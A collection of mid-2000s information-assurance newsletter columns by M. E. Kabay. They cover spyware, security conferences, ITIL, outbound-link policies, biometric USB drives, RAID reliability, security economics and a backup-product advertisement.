A recent report by Charles Billo and Welton Chang of the ISTS reviews information warfare capabilities and motivations of a number of nations including China, India, Iran, North Korea, Pakistan, and Russia. Their findings support the view that cyberwarfare is a realistic threat, especially with the growing dependence of US industry on outsourced foreign information-technology labor.

Another project highlighted on the current home page is the Emergency Readiness and Response Research Center (ER3C), where scientists and technologists have created realistic computer "models and scenarios that represent mass casualty accidents, natural disasters, and terrorist attacks." These simulations match some of the best video games in their realism and excitement – powerful tools in educating and training emergency-response personnel, including our military people, in how to respond effectively to a wide range of situations and, perhaps, to forestall disaster.

There are many other fascinating research reports and projects described on the ISTS Web site, and I encourage readers to explore these resources.

* * *

For further reading

ISTS < http://www.ists.dartmouth.edu/index.php >

Billo, C. & W. Chang (2004). Cyber Warfare: An Analysis of the Means and Motivations of Selected Nation States.
< http://www.ists.dartmouth.edu/directors-office/cyber-warfare.php >

Simulating Emergencies < http://www.ists.dartmouth.edu/simulating-emergencies.php >

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Yahoo! for the Improved Toolbar

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

"Yahoo!" is an interesting name for the well-known Internet service. It is now probably the first sense of the word for some of our younger Internet users. Somewhat older users of English, especially American English, might think of the word as an expression of enthusiasm. Then there are people like me who are _really_ old (at least, so my undergraduate students born after 1985 tell me) for whom the word evokes the brutish caricatures of humanity described by Jonathan Swift in _Gulliver's Travels_ (1726), when the peripatetic hero is visits the land of noble talking horses (the Houyhnhnms).

In May 2004, Yahoo! announced security improvements to their popular toolbar add-in for MS Internet Explorer for Windows. In addition to their usual Yahoo search-engine field, the toolbar now includes a pop-up blocker and an anti-spyware product. The production version is now available free.

The anti-spyware function is based on my old friend Bob Bales' PestPatrol product. PestPatrol was acquired by Computer Associates in 2004. I've been using PestPatrol for years and have been completely satisfied with its functions. I've configured the original product for automatic updates before each system scan and that seems to keep up with all the dratted spyware.

Having the anti-spyware function easily available on the browser toolbar and automatically updated by Yahoo servers makes a lot of sense because it will encourage less technical users to click that button more often than they might run PestPatrol itself.

As for the pop-up blocker, it brings Internet explorer almost to the functional level of my favorite browser, Opera, which has had such functionality for years.

* * *

For further reading

Yahoo! Toolbar < http://toolbar.yahoo.com/ >

Download.com reviews of Yahoo! toolbar
< http://tinyurl.com/6a7l6 >

Musgrove, M. (2004). Yahoo tries to keep spies out.
< http://tinyurl.com/3z9l6 >

Opera browser < http://www.opera.com >

PestPatrol < http://www.pestpatrol.com >

* * *

A Master's degree in the management of information assurance in 18 months of online study from Norwich University – see
< http://www3.norwich.edu/msia > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Spyware Follies

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Reader O. J. Jonasson, CMC, CISSP, SCSE, SCSA, a security consultant, very kindly sent me the following note and has allowed me to quote him:

>In the course of conducting a Technology Planning project for a small local government client, I came across an item that I thought you might amusing.

During interviews, one of their technical support staff was relating their problems with spyware and I politely agreed it's a nuisance these days. But added, that with products like Ad-Aware for home PCs and network appliances like the Fortiguard series for blocking spyware at the network perimeter, its certainly manageable.

He seemed unimpressed and proceeded to tell me of one scan he had performed with Ad-Aware on a desktop in their Aquatic Center that found 12,031 spyware instances. He added that, to him, it was a little more than a nuisance.

Based on my normal skepticism and years of tongue-lashing from my senior consulting partners over supporting documentation and "best evidence," I quite naturally, asked for a copy of the scan – which is attached. [The image clearly shows the 12,031 hits.]

I imagine it should set the baseline for the _Guinness Book of World Records_ – unfortunately, they don't have a category for spyware. Perhaps [Network World Fusion] should start their own.<

Shortly after receiving Mr Jonasson's story, reader Ken Ramsey sent me a pointer to a recent article in the 27 January 2005 issue of the excellent "WindowsSecrets" newsletter. Author and editor Brian Livingston reports at length on a recent research study which suggests that even the best anti-spyware products caught barely two-thirds of the test pests implanted on PCs; some of the most popular were down below 50%. It would be important, however, to examine the methodology to find out what pests were used to infest the sample machines and whether they represent the "wild-type" infestations found in real-world machines. Similar issues arose in the early 1990s when the National Computer Security Association (NCSA, later ICSA Labs) started testing antivirus products for certification.

Livingston also mentions an interesting study of real-world infection and infestation rates (high) and security measures (poor) published in October 2004 using 329 "typical dial-up and broadband computer users." The research was carried out by AOL and a new "NCSA:" the National Cyber Security Alliance.

* * *

For Further Reading:

AOL/NCSA Online Safety Study
< http://www.staysafeonline.info/news/safety_study_v04.pdf >

Livingston, B. (2005). Anti-adware misses most malware. WindowsSecrets. < http://windowssecrets.com/050127/ >

NCSA (Security) < http://www.staysafeonline.info/ >

* * *

A Master's degree in the management of information assurance in 18 months of online study from Norwich University – see < http://www3.norwich.edu/msia > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

See Ya' at FISSEA

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

The Federal Information Systems Security Educators' Association (FISSEA) is one of my favorite organizations. Although the organization was founded in 1987 to help federal government information systems security professionals, it is open to all "information systems security professionals, trainers, educators, and managers who are responsible for information systems security training programs in federal agencies.
Contractors of these agencies and faculty members of accredited educational institutions are also welcome." In addition (continues the Web-site blurb), "There are NO membership fees; all that is required is a willingness to share your products, information and experiences."

I have been attending FISSEA conferences for years and think they are a wonderful resource for everyone involved in security awareness, training and education. Everyone I have ever met there has been friendly, cooperative and intelligent (an amazing statement but true). It was at FISSEA that I met my good friends Louis Numkin, K Rudolph and Gale Warshawsky who later collaborated on the chapter in the _Computer Security Handbook, 4th Edition_ covering security awareness.

This year's conference will be on March 22 and 23, 2005 at the Bethesda North Marriott Hotel and Conference Center. The agenda hasn't been posted on the Web site yet, but I received the preliminary version in the mail and it looks great! Highlights include presentations on

- Writing a strategic training plan
- Writing a security plan
- Role-based training for the system development life cycle
- Transforming an organization by maintaining a sustainable security awareness training and education program
- Spyware defense
- How a search engine can be used as a reconnaissance tool by potential attacker
- Developing and implementing a CIRT team
- Five ways to determine if your training program is reality or Fantasy Island
- Running the river -- reading and responding to end-users
- Advanced awareness, training and education techniques
- The new NIST security standards and guidelines for FISMA (Federal Information Security Management Act).

I will present a review of my own Web site called "Security training and awareness materials: Mich's grab bag."

I hope to see you there!

* * *
For further reading:

FISSEA 2005 Annual Conference
< http://csrc.nist.gov/organizations/fissea/conference/2005/index.html >

FISMA Implementation Project
< http://csrc.nist.gov/sec-cert/ >

Government Computer News FISMA page
< http://www.gcn.com/FISMA/ >

* * *

A Master's degree in the management of information assurance in 18 months of online study from Norwich University – see
< http://www3.norwich.edu/msia > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Norwich News:
EMC + NUJIA

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

The graduate programs at Norwich University have launched the online Emergency Management Certificate (EMC), a six-month course of study available exclusively online. As with all of our graduate programs, the EMC is intensely experiential: students work with industry experts to prepare a working emergency management and business continuity plan for their own organization. In addition, the course of serves as an excellent preparation for certification exams in emergency management and business continuity.

The course provides a thorough grounding in risk assessment, infrastructure protection, legal requirements, public/private sector collaboration in emergency response, homeland security policies, working with military forces, and the role of effective communications in emergency management.

The course is open to applicants with a bachelor's degree; cost is currently $5695.

In addition to the standalone EMC, the program has also been integrated into the Master of Science in Information Assurance (MSIA) program as a separate track available for those masters students who wish to specialize in this area of study. As a track, the program replaces the last two seminars of the MSIA.

The EMC program is directed by my colleague Dr. John Orlando, who ably served as the Associate Program Director of the MSIA for its first two years. Incidentally, his replacement is Dr. Peter Stephenson, well known to many readers from his extensive work in digital forensics and from his regular column in _Secure Computing (SC) Magazine_.

For more information about the EMC, see
< http://www3.norwich.edu/emc/index.html >.

* * *

On another front, we are launching the _Norwich University Journal of Information Assurance_ (NUJIA) and are soliciting papers. This peer-reviewed electronic journal will focus on research of direct value to practitioners. The editor is G. Will Milor, MSIA, CISSP, who was the valedictorian of our first graduating class of MSIA students in June 2004. The editorial board includes many field-tested security practitioners who have graduated from our program or who are teaching in it (sometimes both).

In line with Norwich's commitment to experiential learning -- a fundamental principle enunciated by our founder, Alden Partridge, almost 200 years ago -- the mission of the NUJIA is "to advance understanding within the information assurance field by publishing original, high-quality, practical research into the management of information assurance." The NUJIA will be a

significant contribution to our field because it will combine the rigor of scholarly publication standards (proper referencing, careful attention to clear writing, ample opportunity for discussion in depth) with the immediacy of practical experience.

The NUJIA will be freely available online.

For full information about the Journal, see < http://nujia.norwich.edu/ >.

* * *

A Master's degree in the management of information assurance in 18 months of online study from Norwich University – see
< http://www3.norwich.edu/msia > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

ITIL & Visible Ops:
Help for Network Operations Management

by M. E. Kabay, PhD, CISSP-ISSMP
Program Director, MSIA
Norwich University, Northfield VT

Every network operations center needs to implement standards for the efficient and effective management and control of its people and its resources to meet the needs of its users. Upper management in the USA has become more aware of the importance of good IT management because of the passage of the Sarbanes-Oxley Act of 2002 (SOX), [1]

ITIL

One of the best approaches to running operations is the Information Technology Infrastructure Library established in the 1980s by an agency of the British government, the Central Computer and Telecommunications Agency (CCTA).[2] Now run by the UK's Office of Government Commerce (OGC), the ITIL is "a cohesive set of best practice, drawn from the public and private sectors internationally. It is supported by a comprehensive qualifications scheme, accredited training organisations [sic], and implementation and assessment tools."[3]

The ITIL includes the following concentrations and the documents are available online:

- Service Support
- Service Delivery
- Planning to Implement Service Management
- Application Management
- ICT Infrastructure Management.
- Security Management
- Software Asset Management
- The Business Perspective: The IS View on Delivering Services to the Business.

The titles above mostly cost £95 for the downloadable PDF, £150 for the CD-ROM and £65 for a printed book. A few are less expensive; e.g., the Security Management module costs £50 for download and £44.95 for a book (no CD available).

---

[1] Summary from the American Institute of Chartered Public Accountants (AICPA) at
< http://www.aicpa.org/info/sarbanes_oxley_summary.htm >.
Full text (PDF) at
< http://news.findlaw.com/hdocs/docs/gwbush/sarbanesoxley072302.pdf >.
FAQ at < http://www.sec.gov/divisions/corpfin/faqs/soxact2002.htm >.
[2] Computer Desktop Encyclopedia, v17.4.
< http://www.computerlanguage.com >
[3] Official ITIL Webpages < http://www.ogc.gov.uk/index.asp?id=2261 >; see especially the FAQ at < http://www.ogc.gov.uk/index.asp?id=1000368 >

For an excellent overview of the ITIL's contribution to information security, see the recent article by Steven Weil in SecurityFocus.[4]

Visible Ops Handbook

The Visible Ops Handbook: Starting ITIL in 4 Practical Steps by Kevin Behr, Gene Kim and George Spafford is a superb little (5" x 7" x 84 pp) booklet available online for $20.[5]

The book opens with a thought-provoking introduction that outlines the key problems facing IT operations groups world wide; some of the challenges they enumerate are

- "A 'cowboy culture' where seemingly 'nimble' behavior has promoted destructive side effects. The sense of agility is all too often a delusion.
- A 'pager culture' where IT operations believes that true control simply is not possible, and that they are doomed to an endless cycle of break/fix triggered by a pager message at late hours of the night.
- An environment where IT operations and security are constantly in a reactive mode, with little ability to figure out how to free themselves from fire-fighting long enough to invest in any proactive work."

Phase One: "Stabilize the Patient" and "Modify First Response"

> In this early phase of the plan, the IT group works "to reduce the amount of unplanned work as a percentage of total work done down to 25% or less. . . . The primary goal of this phase is to stabilize the environment, allowing work to shift from perpetual firefighting to more proactive work that addresses the root cases of problems.

Phase Two: "Catch & Release" and "Find Fragile Artifacts" Projects

> The second phase of Visible Ops focuses on cataloguing resources and knowledge so that the IT group can move toward complete control of the tools they are supposed to be managing. Deviant configurations, ultra-fragile systems – all of these have to be identified and documented before they can be corrected.

[4] Weil, Steven (2004). How ITIL can improve information security.
< http://www.securityfocus.com/infocus/1815 >.
[5] See < http://www.itpi.org/home/visibleops.php >

Phase Three: Create a Repeatable Build Library

> Having identified critical resources, the IT group now moves on to building a set of tools that will allow recreating the full operational environment from scratch. By using tools such as system images and documented build mechanisms, it becomes possible to rebuild the infrastructure rapidly – an alternative to struggling with repairs.

Phase Four: Continual Improvement

> This chapter focuses on metrics and how to use them as tools for continuous process improvement.

An aspect of the book that cannot come through such a brief summary of content is the charming readability of the text. The authors write clearly and simply; they also include believable narratives that drive their points home and sprinkle the text with amusing and thought-provoking quotations.

I recommend this text to all MSIA students interested in improving operations security.

Personal Links (1):
Not a Technical Problem

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

A friend of mine from another university was visiting recently and told me about a peculiar situation at work.

His institution is experiencing financial difficulties, so his department decided to reduce expenses by eliminating the extensive full-color brochure they had published for many years to entice students and parents into considering their program. Instead, they would publish a much simpler, less expensive brochure and put lots of exciting information on the departmental Website. This plan would also offer the opportunity for including links to each professor's personal Web page, where the faculty could post valuable and impressive materials such as their curriculum vitae, list of publications, photos and so on.

Then he hit a brick wall.

The IT security officer at the university flatly disallowed all external links from the main departmental Web page. University policy precluded such links. "Why?" asked my friend. They would, said the security administrator, "compromise the security of the institutional Web site." And that was it: end of discussion. The impression was that the security officer would have said, "Go away and stop bothering me" had my friend not been a faculty member.

My friend asked me about the security implications of having external links. Was it true, he asked, that they could allow an attack on the university's Web site?

Well, no, not it the normal sense of the word "attack."

Hyptertext transfer protocol (http) is a system for giving client systems (the computer running a browser) an address that can be translated into a numerical Internet Protocol (IP) address using the Domain Name System (DNS). An address in Hypertext Markup Language (HTML) is simply a string that is usually formatted in a particular way (e.g., underlined and in a particular color) according to the settings on the client system. As far as the Website is concerned, an HTML page that contains only Universal Resource Locators (URLs) is just a bunch of text.

Note that I am not discussing active content here; there are certainly ways to open holes in a Web site using URLs that are dynamically generated. For example, URLs that contain detailed that are interpreted by the Website as instructions or as user identification codes and authentication sequences can easily by abused from the outside. A specific example is some mailing list administrators' (or spammers') practice of giving members (or victims) URLS like this to remove themselves (or believe that they remove themselves) from the list:

http://www.something-or-other.domain/account=12345abc8910

People who are irritated by spammers have been known to generate lots of similar URLs and automatically cause mass removals from the lists using this vulnerability.

In the next article in this two-part sequence, I'll discuss a related issue: links to embarrassing Web sites.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Personal Links (2):
Insulation

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Last time, I mentioned a friend's problem at his university, where all links to outside Websites are forbidden. I pointed out that there is generally no technical vulnerability caused by simple links.

However, a more serious issue is the possibility that someone will create a link from an official Web site (read: stuffy, reserved, decent) to an informal Web site (read: exciting, expansive, pornographic). I recall one security case I worked on in the 1990s in which a system administrator for a law firm had placed a link on from the official home page of the firm's Web site to his or her personal Web site; I say "his or her" because this person ("Jules") was male on Mondays, Wednesdays and Fridays and female ("Julie") on Tuesdays and Thursdays [I am not making this up]. I am not criticizing the administrator's personal lifestyle, but I do understand the law firm's partners' concern when they realized that their home page was exactly two clicks away from quite a number of, shall we say, vivid Web sites about transvestism and transgenderism.

I think there is a straightforward method for insulating the university from the personal values of individual faculty members without having to forbid all links to personal Web pages. Many Web sites, especially government sites, have automatic disclaimer pages that flash an announcement when one clicks on a hyperlink that points outside the site. For example, on the National Institutes of Standards and Technology (NIST) site, there's a list of links to academic institutions at < http://csrc.nist.gov/csrc/academic.html >. The first link happens to be for George Mason University's Center for Security Information Systems, whose URL is

> < http://csis.gmu.edu >.

However, the link is embedded in another link as follows:

> < http://www.nist.gov/cgi-bin/exit_nist.cgi?url=http://csis.gmu.edu >

and that link goes to a page that includes the following text:

> >Thank you for visiting. We hope your visit was informative and enjoyable.
>
> We have provided a link to this site because it has information that may be of interest to our users. NIST does not necessarily endorse the views expressed or the facts presented on this site. Further, NIST does not endorse any commercial products that may be advertised or available on this site.
>
> Click on the following link to go to:

http://csis.gmu.edu
(or you will be taken there in 15 seconds)<

I think that this approach pretty well insulates the NIST site from the outside links, and I think that the same method can be used to insulate my friend's university from any problems resulting from their faculty members' personal proclivities as expressed on their Web sites.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Biometric Flash Drive

By M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

With the continuing decline in cost of flash drives (also known as "thumb drives"), your users are increasingly likely to be copying ever-more corporate data to these convenient, easily-lost devices. How are you ensuring that confidential data on these little drives are safe from prying eyes? And if you store critical information, how can you ensure that these data are not modified without authorization?

One solution I have been working with for several months now is an interesting combination of biometric authentication technology with electronic mass storage.

The ClipDrive Bio series from Memory Experts International < http://www.memoryexpertsinc.com/en/index.html > provides USB 2.0-equipped flash drives in capacities of 64MB, 128MB, 256MB, 512MB, 1GB, 2GB, 4GB; each has a fingerprint reader integrated into the case. The drives can be partitioned into secure (AES-encrypted) and public (unencrypted) sections in any proportion; the locking/unlocking software allows users to enroll up to five users with the recommended two fingers per user (in case a finger is damaged).

When you plug the ClipDrive into a USB socket, the public partition registers immediately. In my case, 100 MB suffices for the public partition, which also contains a copy of the locking/unlocking software so that I can install that program onto another computer if necessary to unlock the secured partition. I use the public section of my 1 GB drive to collect homework from my students in the database lab – much faster than asking for diskettes or CDs. I use the secured partition for everything else, including backups of student grade books, consulting reports, internal memoranda, e-mail repository and so on. I sometimes transfer all of the day's work on my University-office computer by creating a backup of the modified files on the ClipDrive and then synchronizing from the backup onto my home-office computer at night. Then in the morning I reverse the process and bring changes back to the University on the ClipDrive. It's mildly less nuisance than carrying the laptop computer back and forth (although in a later article I'll be telling you about some interesting alternatives for securely synchronizing systems via the Internet).

The locking/unlocking software features an image of the fingerprint reader that shows what it is seeing – very useful in case the reader becomes dirty. The software usually recognizes my fingerprint right away even though I have terrible fingerprints due to ectodermal dysplasia that makes my skin very thin and the fingerprints extremely shallow (my friends joke that I should have become a bank robber). Sometimes I find that I need to move my finger slightly to register properly, but it rarely takes more than a few seconds to open access to the secured partition.

It is easy to add users and to adjust the balance between the public and secured partitions (with concomitant reformatting of both).

The ClipDrive family is widely available from a number of retailers, as any search engine will show.

I'm pleased with my secure ClipDrive and hope that it will be useful for others who are concerned about protecting the confidentiality and integrity of their portable data stores.

[Disclaimer: I have no financial interest whatever in Memory Experts or any other vendor. Norwich University Online Graduate Programs paid for my ClipDrive.]

* * *

For further reading:

Bumgarner, J. & M. E. Kabay (2004). Gone in a flash, Part 1.
< http://www.nwfusion.com/newsletters/sec/2003/1027sec1.html >

Bumgarner, J. & M. E. Kabay (2004). Gone in a flash, Part 2.
< http://www.nwfusion.com/newsletters/sec/2003/1027sec2.html >

ClipDrive Bio home page
< http://www.memoryexpertsinc.com/en/clipdrivebio.php >

Ellison, C. (2004). Memory Experts ClipDrive Bio.
< http://www.pcmag.com/article2/0,1759,1551380,00.asp >

* * *

A Master's degree in the management of information assurance in 18 months of online study from Norwich University – see
< http://www3.norwich.edu/msia > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Applications of Biometric Flash Drives

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In my last article, I described the ClipDrive Bio, a family of USB flash drives with an integrated fingerprint reader and control software.

Guy Martino of Biometric Technology Solutions, LLC < http://www.biometrictechnologysolutions.com or http://www.btsllc.net > was the person who very kindly brought these devices to my attention last year. His company has been using the devices in a wide range of technology integration projects and he has sent me some interesting reports of the ways their clients been using them.

- One of his clients has used it to replace the hard copy of their disaster recovery (DR) operations book, which weighed 14 pounds. Now the 50 plus people on the DR team can more easily carry it 24 x 7 and are not concerned about losing the sensitive company data stored on the drives.

- Another client is an NFL team that has their playbook stored for each player.

- At a daycare center with 300 young students, each teacher now has the names of the students, their family contact data and other important info at their fingertips 24 x 7, whether at school or at home.

- A community college the device to replace network storage and password support for students. All students are responsible for their own files and can use college workstations securely anywhere on campus or their own personal computers to do their work without having to access network drives.

- The company's biggest application is law firms, where attorneys use the secure flashdrives to travel with sensitive files. They can carry software for a thin client (that's a computer, not a person) of Citrix on the public partition of the drive, so they are free to carry files to their legal clients (those are people not computers) even if the clients (the people) are not running Citrix on their computers (whew). The USB flashdrives bootable devices, as are the much larger-capacity as well Outbacker hard drives.

Finally, Mr Martino let me know recently that the access-control software has been updated and that his company offers free upgrades. He writes, "The new version (4.2) has a much better user interface and has added some new features; it will be available by the end of February 2005."

* * *

< http://www3.norwich.edu/msia > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

USB Flash Drives Spreading Like Mushrooms

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In recent articles, I've looked at how USB flash drives with biometric authentication and access controls can be helpful in a range of applications. But what if you are not keen on having anyone use these portable devices without authorization? How can you control USB ports on today's computers?

The problem is exacerbated by the increasing variety of form factors for USB flash drives. Not only are they available in inch-long versions that are easy to conceal in any pocket, purse or wallet, but there are forms that are not even recognizable as storage devices unless one knows what to look for.

Consider for example the "USB MP3 Player Watch" with 256 MB of storage (see < http://tinyurl.com/5xtxb > for details) that one of my readers pointed out to me recently (thanks, James!). This device looks like an analog watch but comes with cables for USB I/O (and earphones too). Any bets your security guards are going to be able to spot this as a mass-storage device equivalent to a stack of 177 3.5" floppy diskettes?

Then there is the newest gift for the geeks in your life, the SwissMemory USB Memory & Knife < http://tinyurl.com/4c5g8 >. You can buy this gadget, including a blade, scissors, file with screwdriver tip, pen and USB memory in 64, 128, 256, or 512 MB capacities. And here I thought that my Swiss Army knife with a set of screwdriver heads was the neatest geek tool I'd ever seen.

The USB Pen (not a "PenDrive") is a pen that uses standard ink refills but also includes 128 MB of USB flash memory < http://tinyurl.com/6z6js >.

I suppose next we'll be hearing about USB earrings, USB nose-studs, USB garter belts, USB tie clips – no no – please don't send me URLs for all of these. I'm just making a point: they're going to be ubiquitous, and they're going to be unnoticed.

In my next article, I'll look at some ways of controlling these fungating storage devices.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Probability of a RAID

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In the past months, I have been having a terrible time with my Compaq Presario 8000T computer. It was built for me by HP-Compaq in January 2004 with quite a nice setup: dual 3.2 GHz Pentium IV processors (ordered by mistake because I didn't notice that the base unit was a dual-processor machine – duhhhh), 2 GB RAM (definitely ordered on purpose), very nice Nvidia graphics board for my two 19-inch monitors, two DVD drives (a read-only and a burner), and a classic SoundBlaster card. The significant feature for the purpose of this article is that I also ordered two 160 GB drives in a RAID 1 array.

The system worked fine until October 2004, when it began crashing with blue screens of death; the frequency of crashes increased to several per day by January. At one point the system crashed so hard it wouldn't boot at all any more. HP took the system back via FedEx and sent it back a week later with assurances that it was fine.

It wasn't.

It crashed immediately after being taken out of the shipping box; I sent it back an hour after receiving it.

It returned after another week at the HP repair center. It crashed again. The techs finally realized that all my problems were due to an old Nvidia driver; after I downloaded the current version the system seemed to settle down considerably. Too bad they didn't think of that a long time ago, n'est-ce pas?

I spent from 08:00 to 16:00 today (as I write this) loading files back onto the hard drive. By accident, I noticed that the free space on the C: drive was now 289 GB – and my heart sank.

Sure enough, the technicians at HP had, for completely unknown reasons, converted my RAID 1 array to a RAID 0 array. Now, some of you may be wondering (1) what is a RAID array; (2) what's the difference between RAID 0 and RAID 1; (3) who cares?

- RAID stands for "Redundant Array of Independent Disks." These arrays can be set up in a variety of ways.

- RAID 0 improves performance by "striping," in which data are written alternately to cylinders of two or more disk drives. With multiple disk heads reading and writing data concurrently, input/output (I/O) performance improves noticeably.

- RAID 1 improves resistance to disk failure (i.e., provides fault tolerance) by making bit-for-bit copies of data from a main drive to a mirror drive. If the main drive fails, the mirror drive(s) continue(s) to provide for I/O while the defective drive is replaced. Once the new, blank drive is in place, array management software can rebuild the image on the

new drive. The frequency of mirroring updates can be defined through the management software to minimize performance degradation.

- Other RAID modes are available for increased performance, fault tolerance and both at once.

But why would I care about my drives being converted into RAID 0 from RAID 1?

The first problem is that it was not possible for me to convert the RAID 0 back to RAID 1 at all; that has to be done at the factory, and it necessitates losing all the data I had laboriously copied back from my DVDs to the hard disks.

More important, though, is that I chose RAID 1 for safety rather than RAID 0 for performance. If either of the disks fails in a RAID 0 array, then the entire array fails. That means that the likelihood of failure increases rapidly as the number of disks in the array rises. To be precise, the failure rate is calculated as follows:

Let the expected failure rate of a single disk drive be "p" (considering only drive-specific problems, not things like power failures).

Then the probability that a single drive will _not_ fail is (1 – p).

So the probability that all "n" drives in a RAID 0 array will not fail at the same time due to individual drive problems is (1 – p)^n .

So the probability that at least one of the n drives in a RAID 0 array will indeed fail is [1 – (1 – p)^n] and this number rises rapidly as a function of n.

And that's why my Compaq computer is back on its way to the HP Repair Center as I write this article.

I'm putting a copy of this into the box and hope the technicians read it. Just think what I'll write if they screw up again.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

BeHold(en): Management Perspectives for IA

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

My friend and colleague Don Holden, MBA, CISSP, Adjunct Professor of Information Assurance in the MSIA Program at Norwich University, is also an experienced security consultant and an executive with Concordant, Inc. He recently wrote an article for our MSIA students that I hope readers will find thought-provoking. Here it is.

* * *

In Seminar 2 of the MSIA program, we are looking at the process and people aspects of information assurance rather than the technology. Bob Blakley, the chief scientist for security and privacy at IBM, notes that the current approach to security has failed, and that there is no viable technical model. He calls for a new industry approach based upon a business model in which technical models will evolve. [1]

Although Blakley was speaking as a vendor, we, as security as managers, also need to be able to state the business case and the economic value for the security function. We need to understand and communicate the economic costs of both providing security and failing to provide security. Last year (2004), I knew several chief information security officers (CISOs) at major banks who lost their jobs when the Federal Reserve sent letters reporting security deficiencies to their Boards of Directors. In at least one instance I believe this was a result of a failure of vision: the bank's business units responsible for implementing corporate security policies did not see the economic value of security and failed to adequately implement security controls.

So we need to have metrics that show how well the security function is performing and what the costs and the business benefits are. We need metrics that show the cost of failed security such as when an e-mail server is taken down due to a virus, or customers' account information is compromised. If we understand the business value of security, we can also allocate back to the business units their share of the cost of providing security. We can also make better purchasing decisions if we know the cost of installing patches due to poor product quality. And we can make better risk-management trade-offs if we know both the cost of the security measure and the expected loss it will prevent. With recent regulations such as HIPAA[2] and GLBA,[3] affected companies need to have good understanding of the costs involved in these risk management trade-offs.

When we understand that security is a business issue and competes with other business issues for resources, we will have to understand those financial rules such as how capital budgeting decisions are made using return-on-investment (ROI) or Net Present Value (NPV) and when security costs should even be considered a capital item.

By the way, those fired CISOs are now well-paid security consultants.

* * *

References

[1] Blakley, B. (2002). The Measure of Information Security is Dollars. From the "Workshop on Economics and Information Security" at University of California Berkeley, May 16-17, 2002. Program at
< http://www.sims.berkeley.edu/resources/affiliates/workshops/econsecurity/ >; paper at
< http://www.sims.berkeley.edu/resources/affiliates/workshops/econsecurity/econws/54.pdf >
[2] Health Insurance Portability and Accountability Act; for an overview see
< http://www.sims.berkeley.edu/resources/affiliates/workshops/econsecurity/ >
[3] Gramm-Leach-Bliley Act (The Financial Modernization Act of 1999); for an overview see
< http://www.ftc.gov/privacy/glbact/ >

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

A Better Backup

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

My friends know that I am a fanatic about Monty Python; indeed, just before writing this article I showed another in the original Monty Python series at the Norwich University Monty Python Society which I founded three years ago. So when LiveVault created a new advertising video starring John Cleese, a friend sent me a YMS (Your Morning Smile) message pointing to < http://www.livevault.com/ >. With the latest Flash plugins loaded, we see John Cleese in a white lab coat looking very serious.

Dr Harold Twain Weck (Cleese), Director of the Institute for Backup Trauma, introduces the pathetic hulks of humanity who have shattered their lives through failure of their backups. Cleese performs up to his usual standards of hypomanic rage, with occasional lapses in his bonhomie revealing a deep well of rage and incompetence. His riff on techies in gopher-cubicles lined with Dilbert cartoons and stacks of soda cans had me in stitches – it's in the same league as the culmination of the Architect Skit for Python fanatics ("you whining, hypocritical toadies, with your bleeding secret Masonic handshakes and your bleeding Tony Jacklin golf clubs…").

The film will probably offend some defenders of mentally-ill patients, since it represents the survivors of backup failure as homeless people and as members of an insane asylum. Considering how much trouble Vermont Teddy Bears got into over its "Crazy For You" bear < http://www.msnbc.msn.com/id/6989224/?GT1=6190 >, look for fireworks over this one too as soon as word leaks out.

